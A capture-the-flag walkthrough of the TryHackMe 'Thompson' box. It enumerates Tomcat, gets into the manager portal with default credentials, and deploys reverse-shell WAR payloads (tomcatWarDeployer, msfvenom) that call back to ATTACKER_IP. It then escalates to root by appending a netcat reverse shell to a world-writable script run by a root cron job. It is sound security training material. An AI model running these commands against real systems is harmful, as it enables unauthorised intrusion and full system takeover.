Thompson			
Organization: TryHackMe		Type: online CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date:24-08-2019 Completing date:	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p- $BOX_IP -oN nmap.out -T4
```

We find the following services running on the machine

Port	Protocol	Service
22/tcp closed	SSH	OpenSSH 7.2p2
8009/tcp open	HTTP	Apache Jserv
8080/tcp open	HTTP	Apache Tomcat 8.5.5

Here we find the server is running an instance of Tomcat v8.5.5 and a related service that acts as reverse proxy.

The first thing to do is check whether there are any critical vulnerabilities in the services. I tried to exploit CVE-12617, but the Tomcat didn't seem vulnerable. Next, I managed to exploit CVE-2020-1938. This vulnerability allows for local file inclusion, but I didn't find anything interesting. Futhermore, this vulnerability was discovered after the box was created so this is not the intended way to complete the box.


Because I didn't really find an out-of-the-box exploit, I started enumerating the box with a wordlist specifically for Tomcat:

```
$ gobuster dir -u http://$BOX_IP:8080 -w /usr/share/wordlists/SecLists-master/
    Discovery/Web-Content/tomcat.txt -x html,jsp -o dirb.out
```

Path	Status code
/examples/jsp/snp/snoop.jsp.html	200
/examples/jsp/snp/snoop.jsp	200
/examples/jsp/source.jsp.html	200
/examples/jsp/index.html	200
/manager/html	401
/manager/jmxproxy	401
/manager/status.xsd	200

So we find a couple of standard Tomcat directories that are available after a default installation like docs, manager, examples... There are some minor vulnerabilities in the examples, but the focus needs to be on the

managing portal. I tried to access http://BOX_IP:8080/manager/html. I entered some random credentials admin:password and I got the following error page:



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.


- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

Figure 1: Tomcat credentials disclosure

This error page suggests to use credentials *tomcat* and *s3cret*. With these credentials I can access the Tomcat manager portal:



Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wIHUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/jsp_app	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy

Select WAR file to upload Choose File No file chosen
Deploy

Figure 2: Tomcat manager portal

Initial Access

As soon as we have access to this Tomcat portal, we can deploy additional WAR applications. The idea is to upload a WAR application that establishes a reverse shell. I constructed a reverse shell for tomcat with *tomcatWarDeployer*:

```
$ nc -nlvp 4343

$ ./tomcatWarDeployer.py -x -U tomcat -P s3cret -p 4343 -H ATTACKER_IP -v -u /
    manager/ $BOX_IP:8080
```

Alternatively, we can construct a payload with Metasploit:

```
$ msfvenom -p java/jsp_shell_reverse_tcp lhost=ATTACKER_IP lport=4343 -f war >
    shell.war
```

Now we have a shell as user *tomcat*. Next to this user, we can find in the `/etc/passwd` file that there are two other users *jack* and *root*. We can find the user flag in jack's home directory.




Figure 3: User flag

Privilege Escalation

Next to the user flag, we find a script *id.sh* in jack's home directory:

```
tomcat@ubuntu:/home/jack$ cat id.sh
#!/bin/bash
id > test.txt
```

This script will write the output of the id command for the user that launches the script in a file `test.txt`. Since `test.txt` contains the identifiers of the root user, the script id.sh was somehow launched by the *root* user.

After some initial enumeraton, I found there is a cronjob that launches every minute the script as user *root*:

```
tomcat@ubuntu:/home/jack$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
```

Figure 4: Cronjobs

The script *id.sh* is executed by root, but can we modified by everybody, so let us add a reverse shel to the script:

```
$ nc -nlvp 4041

$ echo "busybox nc ATTACKER_IP 4041 -e /bin/bash" >> id.sh
```